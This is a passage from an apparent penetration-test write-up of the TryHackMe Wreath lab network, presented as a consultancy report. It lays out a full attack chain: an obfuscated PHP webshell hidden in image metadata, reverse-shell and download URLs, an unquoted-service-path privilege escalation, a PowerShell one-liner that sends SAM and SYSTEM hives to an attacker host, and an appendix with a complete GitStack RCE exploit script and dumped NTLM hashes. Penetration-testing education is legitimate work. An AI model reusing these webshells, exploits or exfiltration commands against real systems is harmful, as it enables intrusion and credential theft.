To analyze this directory with GitTools, we first renamed the directory to `.git` with `mv Website.git .git`. We then cloned the repo with `git clone https://github.com/internetwache/GitTools` and ran the Extractor with `GitTools/Extractor/extractor.sh . Website`.

After moving into the new directory, we executed the following to get details on each commit from the meta data:

```
separator="====="; for i in $(ls); do printf "\n\
↪ n$separator\n\033[4;1m$i\033[0m\n$(cat $i/commit-meta.txt)\n"; done; printf "\n\
↪ n$separator\n\n\n"
```

Listing 1: Analysis of Git Files

The results are in the appendix, however a quick analysis revealed that that **NUMBER-345ac8b236064b431fa43f53d91c98c4834ef8f3** is the latest version and so the target for further analysis. To locate a potential vulnerability, we searched for php files in the directory using `find . -name "*.php"`.

We located a file at `./resources/index.php`. After analysis, we deduce that there is a file upload option. There were 2 filters in place that look at the image dimensions and if the first element after the period is a valid image extension. This can be easily bypassed by uploading an image where the metadata contains php and the filename follows the format: `image.jpeg.php`.

Once we selected the attack vector, we began by attempting to access the resource page on the personal pc. This was password blocked, as seen below, but this was expected. However, we had determined 2 potential usernames before, Thomas & twreath as well as a password (from cracking the Thomas hash). Attempting to reuse the password granted access to an upload page, presumably for Thomas' cat pictures.




Figure 9: Wreath Network Login Page Breach

We downloaded an arbitrary jpeg file off the internet and then renamed it to `test-kalaimaran.jpeg.php` and ran `exiftool -Comment="<?php echo <pre>Test Payload</pre>; die(); ?>" test-kalaimaranb25.jpeg.php` to embed a proof of concept exploit.




Figure 10: Proof that the site has a file upload vulnerability

From here, the next steps were to see if a webshell could be established or even a reverse shell, despite the AV measures on the device. For this, we decided it would be best to attempt a simple webshell through obfuscated PHP code. The original PHP code to establish a web shell would be this:

```
1 <?php
2     $cmd = $_GET["wreath"];
3     if(isset($cmd)){
4         echo "<pre>" . shell_exec($cmd) . "</pre>";
5     }
6     die();
7 ?>
```

Listing 2: Original PHP code

We then placed the code through the default obfuscator [here](#). The output was as follows:

```
1 <?php $p0=$_GET[base64_decode('d3JlYXRo')];if(isset($p0)){echo base64_decode('PHByZT4=') .
2     ↳ shell_exec($p0).base64_decode('PC9wcmU+')};die();?>
```


Listing 3: Obfuscated PHP code

Finally, using the same image as before we inserted this same payload into the comment using this:

```
1
2 exiftool -Comment="<?php \$p0=\$_GET[base64_decode('d3JlYXRo')];if(isset(\$p0)){echo
3     ↳ base64_decode('PHByZT4=') .shell_exec(\$p0).base64_decode('PC9wcmU+')};die();?>" shell
4     ↳ -kalaimaranb25.jpeg.php
```

Listing 4: Obfuscated PHP code

After uploading this file, we attempted to access it by passing in `systeminfo` as the parameter for `wreath` and we had established RCE as seen in the following image:



```
Host Name: WREATH-PC
OS Name: Microsoft Windows Server 2019 Standard
OS Version: 10.0.17763 N/A Build 17763
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Server
OS Build Type: Multiprocessor Free
Registered Owner: Windows User
Registered Organization:
Product ID: 00429-70000-00000-AA778
Original Install Date: 08/11/2020, 14:55:50
System Boot Time: 01/08/2025, 05:14:47
System Manufacturer: Xen
System Model: HVM domU
System Type: x64-based PC
Processor(s): 1 Processor(s) Installed.
[01]: Intel64 Family 6 Model 79 Stepping 1 GenuineIntel ~2300 Mhz
BIOS Version: Xen 4.11.amazon, 24/08/2006
Windows Directory: C:\Windows
System Directory: C:\Windows\system32
Boot Device: \Device\HarddiskVolume1
System Locale: en-gb;English (United Kingdom)
Input Locale: en-gb;English (United Kingdom)
Time Zone: (UTC+00:00) Dublin, Edinburgh, Lisbon, London
Total Physical Memory: 2,048 MB
Available Physical Memory: 1,323 MB
Virtual Memory: Max Size: 2,432 MB
Virtual Memory: Available: 1,835 MB
Virtual Memory: In Use: 597 MB
Page File Location(s): C:\pagefile.sys
Domain: WORKGROUP
Logon Server: N/A
Hotfix(s): 5 Hotfix(s) Installed.
[01]: KB4580422
[02]: KB4512577
[03]: KB4580325
[04]: KB4587735
[05]: KB4592440
Network Card(s): 1 NIC(s) Installed.
[01]: AWS PV Network Device
Connection Name: Ethernet
DHCP Enabled: Yes
DHCP Server: 10.200.180.1
IP address(es)
[01]: 10.200.180.100
[02]: fe80::a96a:1535:9265:3835
Hyper-V Requirements: A hypervisor has been detected. Features required for Hyper-V will not be displayed.
```

Figure 11: Arbitrary Remote Code Execution on Thomas' Personal PC

The next steps was to check if a reverse shell could be established for simpler persistent access to the machine. We decided it would be best to use netcat to establish the shell, so we used the nc64.exe from [this git repository](#). We then hosted the python server using `python3 -m http.server 8000`.

To facilitate the transfer, we set up a listener to forward the file traffic as needed with `listener_add -addr 0.0.0.0:30000 -to 10.200.180.200:30000 -tcp` on the git server session. In the git server, we ran `netsh advfirewall firewall add rule name="ligolo-upload" dir=in action=allow protocol=tcp localport=30000` to ensure that the port would not block the request. In the browser, we accessed the following to upload the file:

```
http://10.200.180.100/resources/uploads/shell-kalaimaranb25.jpeg.php?wreath=curl http
↪ ://10.200.180.150:30000/nc-kalaimaranb25.exe -o c:\\users\\public\\nc-
↪ kalaimaranb25.exe
```

Listing 5: File Upload URL

We then verified if the file was uploaded by checking the contents of the directory by accessing the url `http://10.200.180.100/resources/uploads/shell-kalaimaranb25.jpeg.php?wreath=dir C:\Users\Public:`




Figure 12: NetCat file Transfer

To establish a reverse shell a new pathway would need to be created in ligolo to allow the traversal through the 2 devices. One listener was created on the git server using `listener_add -addr 0.0.0.0:40000 -to 10.200.180.200:40000 -tcp`. A second listener was run on the production server using `listener_add -addr 0.0.0.0:40000 -to 0.0.0.0:1337 -tcp`. And finally to get the shell we accessed the following:

```
http://10.200.180.100/resources/uploads/shell-kalaimaranb25.jpeg.php?wreath=powershell.
  ↳ exe%20c:%5C%5C%5C%5Cusers%5C%5C%5C%5Cpublic%5C%5C%5C%5Cnc64.exe
  ↳ %2010.200.180.150%2030000%20-e%20cmd.exe
```

Listing 6: Trigger Reverse shell URL




Figure 13: Reverse Shell established on personal server

After establishing the remote connection, to enumerate the environment and see if there were any privilege escalation vectors.

We ran `whoami /priv` and `whoami /groups` to understand our user's permissions. We noted that our current user does have the `SelmpersonatePrivilege`, but is not part of the administrator group. From here, we chose to look for non-default services with `wmic service get name,displayname,pathname,startmode | findstr /v /i "C:\Windows"`.

The results showed that the `SystemExplorerHelpService` had a `PathName` that did not have quotations. This could lead to an Unquoted Service Path Attack if the service was running as root and the directory was writeable. We confirmed that the service was running as `NT AUTHORITY\SYSTEM` by executing `sc qc SystemExplorerHelpService`. Finally we confirmed that the directory was writable by executing `powershell "get-acl -Path 'C:\Program Files (x86)\System Explorer' | format-list"`.

After confirming that the target was vulnerable, we began developing the exploit. We chose to develop an executable that would execute the uploaded netcat binary and connect back to us via the python server route (30000-8000). For this we would need to add one more listener on the git server with `listener_add -addr 0.0.0.0:30000 -to 10.200.180.200:30000 -tcp`. The full network diagram for all tunnels is available here:





Figure 14: Complete Network Compromise Diagram

The full exploit script is available in the appendix [here](#). We compiled the script with `mcs Wrapper.cs`.

To transfer the file we ran `curl 10.200.180.150:30000\Wrapper.exe -o System.exe`. We tested for connectivity by listening with `nc -lvnp 8000` after stopping the python server.



```
(kalaimaran@kali)-[~/TryHackMe/wreath2]
$ nc -lvnp 8000
listening on [any] 8000 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 59224
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.


C:\xampp\htdocs\resources\uploads>
```

Figure 15: Verified the exploit connects via the correct route

Then copied using `copy System.exe "C:\Program Files (x86)\System Explorer\System.exe"`

We restarted a listener locally on port 8000 using `nc -lvnp 8000` and then stopped the service on the target with `sc stop SystemExplorerHelpService`. After waiting about a minute to ensure that the service was cancelled, we executed `sc start`

`SystemExplorerHelpService` and received a root shell on our machine.



```
(kalaimaran@kali)-[~/TryHackMe/wreath2]
$ nc -lvnp 8000
listening on [any] 8000 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 51472
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Figure 16: Root access on the final machine

Finally to prove complete compromise of the device, we decided to exfiltrate the password hashes. We made a subdirectory called `files` in our working directory "`C:\\Users \\Public` " using `mkdir files`. After moving into the directory with `cd files`.

We ran `reg.exe save HKLM\\SAM sam.bak` followed by `reg.exe HKLM\\SYSTEM system.bak`. To prepare for transfer, we cut the initial reverse shell to allow that tunnel open for file transfer. We ran `nc -lvnp 1337 > files.zip` on our local machine. To send the files back, we executed the following a powershell command:

```
1 powershell -Command "Compress-Archive * temp.zip; $c = New-Object Net.Sockets.TCPClient
2   ↳ ('10.200.180.150',40000); $s = $c.GetStream(); [byte[]]$b = [System.IO.File]::
   ↳ ReadAllBytes('temp.zip'); $s.Write($b, 0, $b.Length); $s.Close(); $c.Close(); Remove-
   ↳ Item 'temp.zip'"
```

Listing 7: Powershell command to retrieve hashes.

Finally, we ran the `secretsdump.py` script from [here](#) as `secretsdump.py -sam sam.bak -system system.bak` to retrieve the hashes. The results revealed the Administrator hash as **ao5c3c807ceeb48c47252568da284cd2**.

With that, full compromise was complete and evidence recorded. For cleanup, we removed all executables transferred to the targets, removed the new user on git server, removed the firewall rules and removed the new interfaces and routes on our kali machine.

Conclusion

Cryptolyte strongly recommends immediate remediation of the issues identified in this report. The production and git servers present a critical risk to the network as vulnerabilities allow simple remote access. The client's personal device also requires urgent attention, outdated antivirus and improper installs make it simple for a knowledgeable threat actor to obtain root access. Production and Git Servers must be immediately be patched, followed by updating and hardening the personal device.

This report is a snapshot in time and any delay in implementing the remediation measures increases the likelihood of a successful exploitation by threat actors. Cryptolyte recommends follow-up testing and consultation with qualified security professional to ensure long term protection and proper network hardening.

Appendix

Git Server Exploitation Script

```
1 # Exploit: GitStack 2.3.10 Unauthenticated Remote Code Execution
2 # Date: 18.01.2018
3 # Software Link: https://gitstack.com/
4 # Exploit Author: Kacper Szurek
5 # Contact: https://twitter.com/KacperSzurek
6 # Website: https://security.szurek.pl/
7 # Category: remote
8 #
9 #1. Description
10 #
11 #$_SERVER['PHP_AUTH_PW'] is directly passed to exec function.
12 #
13 #https://security.szurek.pl/gitstack-2310-unauthenticated-rce.html
14 #
15 #2. Proof of Concept
16 #
17 import requests
18 from requests.auth import HTTPBasicAuth
19 import os
20 import sys
21
22 ip = '10.200.180.150'
23
24 # What command you want to execute
25 command = "whoami"
26
27 repository = 'rce'
28 username = 'rce'
29 password = 'rce'
30 csrf_token = 'token'
31
32 user_list = []
33
34 print "[+] Get user list"
35 try:
36     r = requests.get("http://{}/rest/user/".format(ip))
37     user_list = r.json()
38     user_list.remove('everyone')
39 except:
40     pass
41
42 if len(user_list) > 0:
43     username = user_list[0]
44     print "[+] Found user {}".format(username)
45 else:
46     r = requests.post("http://{}/rest/user/".format(ip), data={'username' : username, '
47         ↪ password' : password})
48     print "[+] Create user"
```

```

49     if not "User created" in r.text and not "User already exist" in r.text:
50         print "[-] Cannot create user"
51         os._exit(0)
52
53 r = requests.get("http://{}/rest/settings/general/webinterface/".format(ip))
54 if "true" in r.text:
55     print "[+] Web repository already enabled"
56 else:
57     print "[+] Enable web repository"
58     r = requests.put("http://{}/rest/settings/general/webinterface/".format(ip), data=
59         ↪ {"enabled" : "true"})
60     if not "Web interface successfully enabled" in r.text:
61         print "[-] Cannot enable web interface"
62         os._exit(0)
63
64 print "[+] Get repositories list"
65 r = requests.get("http://{}/rest/repository/".format(ip))
66 repository_list = r.json()
67
68 if len(repository_list) > 0:
69     repository = repository_list[0]['name']
70     print "[+] Found repository {}".format(repository)
71 else:
72     print "[+] Create repository"
73
74     r = requests.post("http://{}/rest/repository/".format(ip), cookies={'csrftoken' :
75         ↪ csrf_token}, data={'name' : repository, 'csrfmiddlewaretoken' : csrf_token})
76     if not "The repository has been successfully created" in r.text and not "Repository
77         ↪ already exist" in r.text:
78         print "[-] Cannot create repository"
79         os._exit(0)
80
81 print "[+] Add user to repository"
82 r = requests.post("http://{}/rest/repository/{}/user/{}/".format(ip, repository, username))
83
84 if not "added to" in r.text and not "has already" in r.text:
85     print "[-] Cannot add user to repository"
86     os._exit(0)
87
88 print "[+] Disable access for anyone"
89 r = requests.delete("http://{}/rest/repository/{}/user/{}/".format(ip, repository, "everyone
90     ↪ "))
91
92 if not "everyone removed from rce" in r.text and not "not in list" in r.text:
93     print "[-] Cannot remove access for anyone"
94     os._exit(0)
95
96 print "[+] Create backdoor in PHP"
97 r = requests.get('http://{}/web/index.php?p={}.git&a=summary'.format(ip, repository), auth=
98     ↪ HTTPBasicAuth(username, 'p && echo "<?php system($_POST[\'a\']); ?>" > c:\GitStack\
99     ↪ gitphp\exploit-kalaimaranb25.php'))
100 print r.text.encode(sys.stdout.encoding, errors='replace')

```

```

96 print "[+] Execute command"
97 r = requests.post("http://{}/web/exploit-kalaimaranb25.php".format(ip), data={'a' : command
    ↳ })
98 print r.text.encode(sys.stdout.encoding, errors='replace')

```

Listing 8: GitServer Exploitation Script

Git Server Hash Results

```

1 Domain : GIT-SERV
2 SysKey : 0841f6354f4b96d21b99345d07b66571
3 Local SID : S-1-5-21-3335744492-1614955177-2693036043
4
5 SAMKey : f4a3c96f8149df966517ec3554632cf4
6
7 RID : 000001f4 (500)
8 User : Administrator
9   Hash NTLM: 37db630168e5f82aafa8461e05c6bbd1
10
11 Supplemental Credentials:
12 * Primary:NTLM-Strong-NTOWF *
13   Random Value : 68b1608793104cca229de9f1dfb6fbab
14
15 * Primary:Kerberos-Newer-Keys *
16   Default Salt : WIN-1696063F791Administrator
17   Default Iterations : 4096
18   Credentials
19     aes256_hmac (4096) : 8f7590c29ffc78998884823b1abbc05e6102a6e86a3ada9040e4f3dcb1a02955
20     aes128_hmac (4096) : 503dd1f25a0baa75791854a6cfbcd402
21     des_cbc_md5 (4096) : e3915234101c6b75
22
23 * Packages *
24   NTLM-Strong-NTOWF
25
26 * Primary:Kerberos *
27   Default Salt : WIN-1696063F791Administrator
28   Credentials
29     des_cbc_md5 : e3915234101c6b75
30
31
32 RID : 000001f5 (501)
33 User : Guest
34
35 RID : 000001f7 (503)
36 User : DefaultAccount
37
38 RID : 000001f8 (504)
39 User : WDAGUtilityAccount
40   Hash NTLM: c70854ba88fb4a9c56111facebdf3c36
41
42 Supplemental Credentials:
43 * Primary:NTLM-Strong-NTOWF *
44   Random Value : e389f51da73551518c3c2096c0720233
45

```

```

46 * Primary:Kerberos-Newer-Keys *
47   Default Salt : WDAGUtilityAccount
48   Default Iterations : 4096
49   Credentials
50     aes256_hmac (4096) : 1d916df8ca449782c73dbaeaa060e0785364cf17c18c7ff6c739ceb1d7fdf899
51     aes128_hmac (4096) : 33ee2dbd44efec4add81815442085ffb
52     des_cbc_md5 (4096) : b6f1bac2346d9e2c
53
54 * Packages *
55   NTLM-Strong-NTOWF
56
57 * Primary:Kerberos *
58   Default Salt : WDAGUtilityAccount
59   Credentials
60     des_cbc_md5 : b6f1bac2346d9e2c
61
62
63 RID : 000003e9 (1001)
64 User : Thomas
65   Hash NTLM: 02d90eda8f6b6b06c32d5f207831101f
66
67 Supplemental Credentials:
68 * Primary:NTLM-Strong-NTOWF *
69   Random Value : 03126107c740a83797806c207553cef7
70
71 * Primary:Kerberos-Newer-Keys *
72   Default Salt : GIT-SERVThomas
73   Default Iterations : 4096
74   Credentials
75     aes256_hmac (4096) : 19e69e20a0be21ca1befdc0556b97733c6ac74292ab3be93515786d679de97fe
76     aes128_hmac (4096) : 1fa6575936e4baef3b69cd52ba16cc69
77     des_cbc_md5 (4096) : e5add55e76751fbc
78   OldCredentials
79     aes256_hmac (4096) : 9310bacdfd5d7d5a066adbb4b39bc8ad59134c3b6160d8cd0f6e89bec71d05d2
80     aes128_hmac (4096) : 959e87d2ba63409b31693e8c6d34eb55
81     des_cbc_md5 (4096) : 7f16a47cef890b3b
82
83 * Packages *
84   NTLM-Strong-NTOWF
85
86 * Primary:Kerberos *
87   Default Salt : GIT-SERVThomas
88   Credentials
89     des_cbc_md5 : e5add55e76751fbc
90   OldCredentials
91     des_cbc_md5 : 7f16a47cef890b3b
92
93
94 RID : 000003ea (1002)
95 User : kalaimaranb25
96   Hash NTLM: 1c8fe2043a56b0dc4b172fbc9a832c9b
97
98 Supplemental Credentials:

```

```

99 * Primary:NTLM-Strong-NTOWF *
100   Random Value : 88ce26c04af5074439bf61b8f17beda8
101
102 * Primary:Kerberos-Newer-Keys *
103   Default Salt : GIT-SERVkalaimaranb25
104   Default Iterations : 4096
105   Credentials
106     aes256_hmac (4096) : 5039602488dd20a7a49b0979cc77330e632ecb6a6763895936c2ec9fa7319b10
107     aes128_hmac (4096) : 02da7a8d21fe7ee0b9524af1bca8c985
108     des_cbc_md5 (4096) : f1c7e0758a386b9b
109
110 * Packages *
111   NTLM-Strong-NTOWF
112
113 * Primary:Kerberos *
114   Default Salt : GIT-SERVkalaimaranb25
115   Credentials
116     des_cbc_md5 : f1c7e0758a386b9b

```

Listing 9: Git Server Hash Results

Git File Meta Analysis

```

1  =====
